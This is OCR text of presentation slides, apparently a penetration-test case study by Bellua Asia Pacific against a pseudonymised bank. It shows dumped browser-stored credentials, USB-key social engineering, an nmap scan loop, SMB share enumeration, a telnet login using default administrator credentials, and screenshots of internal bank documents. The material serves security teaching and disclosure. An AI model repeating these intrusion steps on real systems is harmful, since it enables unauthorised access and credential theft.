
Checking PHP configuration...
PHP version 5.0.4 OK.
PHP extensions OK.
Checking paths...
Data dir OK.
Attachment dir is the same as data dir.
Plugins OK.
Themes OK.
Default language OK.
Base URL detected as: `https://webmail1. /webmail/src` (location base autodetected)
Checking outgoing mail service....
SMTP server OK (220 ESMTP)
Checking IMAP service....
IMAP server ready (* OK [CAPABILITY IMAP4rev1 UIDPLUS CHILDREN NAMESPACE THREAD=ORDEREDSUBJECT THREAD=REFERENCES SORT QUOTA IDLE ACL ACL2=UNION STARTTLS]
Courier-IMAP ready. Copyright 1998-2005 Double Precision, Inc. See COPYING for distribution information.)
Capabilities: * CAPABILITY IMAP4rev1 UIDPLUS CHILDREN NAMESPACE THREAD=ORDEREDSUBJECT THREAD=REFERENCES SORT QUOTA IDLE ACL ACL2=UNION STARTTLS
Checking internationalization (i18n) settings...
gettext - Gettext functions are available. You must have appropriate system locales compiled.
mbstring - Mbstring functions are unavailable. Japanese translation won't work.
recode - Recode functions are unavailable.
iconv - Iconv functions are available.
timezone - Webmail users can change their time zone settings.
Checking database functions...
not using database functionality.

Congratulations, your SquirrelMail setup looks fine to me!

Find: BRI Next Previous Highlight all Match case Reached end of page, continued from top


Done webmail1.

Bellua Asia Pacific



Bellua Asia Pacific

Zeus Bank — Head Office




Bellua Asia Pacific

Technical social engineering

- **Giveaway USB keys and CDROMs**

http://wiki.hak5.org/wiki/USB_Hacksaw



****
**********[Dump IE7 secrets]*******
****

==========

Entry Name : https://172.XX.XX.X/login
Type : AutoComplete
Stored In : Registry
User Name : zeusasadm01
Password : Th15.n07|f4kee

==========

==========

Entry Name : http://172.XX.XX.X/manager/index2.php
Type : AutoComplete
Stored In : Registry
User Name : admin
Password : Th15.n07|f4kee

==========

==========

Entry Name : https://172.XXX.X.XX/monitor/incoming_mail_overview
Type : AutoComplete
Stored In : Registry
User Name : zeusasadm01
Password : Th15.n07|f4kee

==========

==========

Entry Name : http://131.XXX.XXX.XXX:8987/
Type : AutoComplete
Stored In : Registry
User Name : admin
Password : admin

==========

****
**********[Dump IE7 secrets]*******
****

==========

URL : https://www.zeusbank.co.id/IDGCB/JSO/signon/DisplayCinSignon.do
Title : Zeusbank Indonesia
Hits : 8
Modified Date : 19/09/2005 4:08:44 PM
Expiration Date : 15/10/2005 4:01:36 PM
User Name : adam
Subfolder :

==========

==========

URL : https://1.XX.XX.XX/admin/default.asp
Title : ProfileCourier Web Access
Hits : 4
Modified Date : 19/09/2005 3:04:07 PM
Expiration Date : 15/10/2005 2:57:00 PM
User Name : adam
Subfolder :

==========

==========

URL : https://fsbox.zeusbank.co.id/reports/passthrough.exp?file=&view=7
Title : ZEUS: Scan Summary Report
Hits : 1
Modified Date : 20/09/2005 2:27:24 PM
Expiration Date : 16/10/2005 2:20:16 PM
User Name : adam
Subfolder :

==========

Bellua Asia Pacific

```
$ for i in 22 23 79 80 139;
> do
> nmap -oG nmap_${i}.log -T0 -P0 -p${i} 131.0.0.0/16
> done
```

Bellua Asia Pacific

```
$ smbtree
Password:
IBMWRKGRP
        \\IBM-F289ONAT4D3
                \\IBM-F289ONAT4D3\C$                    Default share
                \\IBM-F289ONAT4D3\ADMIN$                Remote Admin
                \\IBM-F289ONAT4D3\D$                    Default share
                \\IBM-F289ONAT4D3\IPC$                  Remote IPC
    \\IBM-C84E8E33D03
                \\IBM-C84E8E33D03\C$                    Default share
                \\IBM-C84E8E33D03\ADMIN$                Remote Admin
                \\IBM-C84E8E33D03\print$                 Printer Drivers
                \\IBM-C84E8E33D03\D$                    Default share
                \\IBM-C84E8E33D03\IPC$                  Remote IPC
```

Bellua Asia Pacific

VPN

\\RAMBLER	Lukman's
\\RAMBLER\Printer	Microsoft Office Document Image Writer
\\RAMBLER\C$	Default share
\\RAMBLER\ADMIN$	Remote Admin
\\RAMBLER\Printer2	HP LaserJet 2300 Series PCL 6
\\RAMBLER\F$	Default share
\\RAMBLER\Limo	
\\RAMBLER\Master	
\\RAMBLER\Friends XYZ	
\\RAMBLER\CDROM	
\\RAMBLER\print$	Printer Drivers
\\RAMBLER\D$	Default share
\\RAMBLER\IPC$	Remote IPC
\\RAMBLER\E$	Default share

Bellua Asia Pacific

HO

\\T02JLW973J	Backup Passwword Management
\\STAF-KSO	CS
\\AVCONSOLE	
\\XYZ-WSUS-01	
\\XYZ-WEBF-01	Websense Server
\\XYZ-TSIPSS-02	bds master
\\XYZ-TSIPSS-01	music madness
\\XYZ-SDMGT-01	
\\XYZ-OPICS-02	
\\XYZ-MSGFE-01	
\\XYZ-FRSTI-01	File Server
\\XYZ-MOM-02	

...

Bellua Asia Pacific

$ **telnet 131.XXX.XXX.XXX**

Trying 131.XXX.XXX.XXX...

Connected to 131.XXX.XXX.XXX.

Escape character is '^]'.

Welcome to Microsoft Telnet Service

login: **administrator**

password: **administrator**

*===

Welcome to Microsoft Telnet Server.

*===


C:\Documents and Settings\Administrator>

Bellua Asia Pacific

Terminal — ⌘4

```
C:\[redacted]>ipconfig /all
Windows IP Configuration

        Host Name . . . . . . . . . . . . : [redacted]
        Primary Dns Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Unknown
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No
        DNS Suffix Search List. . . . . . : helpdesk.[redacted]

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : Intel? PRO/100 VE Desktop Connection
        Physical Address. . . . . . . . . : 00-09-6B-20-48-F7
        Dhcp Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 131.[redacted]
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . : 131.[redacted]
        DNS Servers . . . . . . . . . . . : 131.[redacted]
                                            131.[redacted]

C:\[redacted]>
```

Bellua Asia Pacific



Bellua Asia Pacific

Document1

MANUAL OPERASIONAL ZEUS-BDS
BUKU VI – JASA BANK LAINNYA

A. ATM DAN KARTU ZEUS

I. PENDAHULUAN

Saat ini, dengan sudah berjalannya Aplikasi ZEUS pada jaringan Operasional Unit Kerja ZEUS, terutama pada Kantor Cabang, KCP dan Unit ZEUS, maka banyak kemudahan-kemudahan yang bisa didapat untuk meningkatkan pelayanan kepada nasabah.

ATM (Automatic Teller Machine) adalah salah satu sarana yang akan mendekatkan nasabah ketika akan melakukan transaksi baik penarikan tunai atau overbooking serta penyelesaian transaksi dari fasilitas yang tersedia di ATM sebagai pengganti pelayanan Teller.
Keuntungan dari Aplikasi ZEUS terhadap penggunaan sarana ATM, adalah dukungan dalam kecepatan pembuatan kartu ZEUS. Dengan menggunakan fasilitas ***CAMS (Card Activity Management System)***

Terdapat dua jenis kartu ZEUS, yaitu kartu ZEUS Regular / Normal dan kartu ZEUS Instant.


Page 1 Sec 1 1/67 At Ln Col 1/5786 REC TRK EXT OVR

Document1


II. OPERASIONAL

2.1. Proses Pembuatan Kartu ZEUS Regules/Normal

Dari menu utama BDS pilih Non Monetary kemudian Demand Deposit.



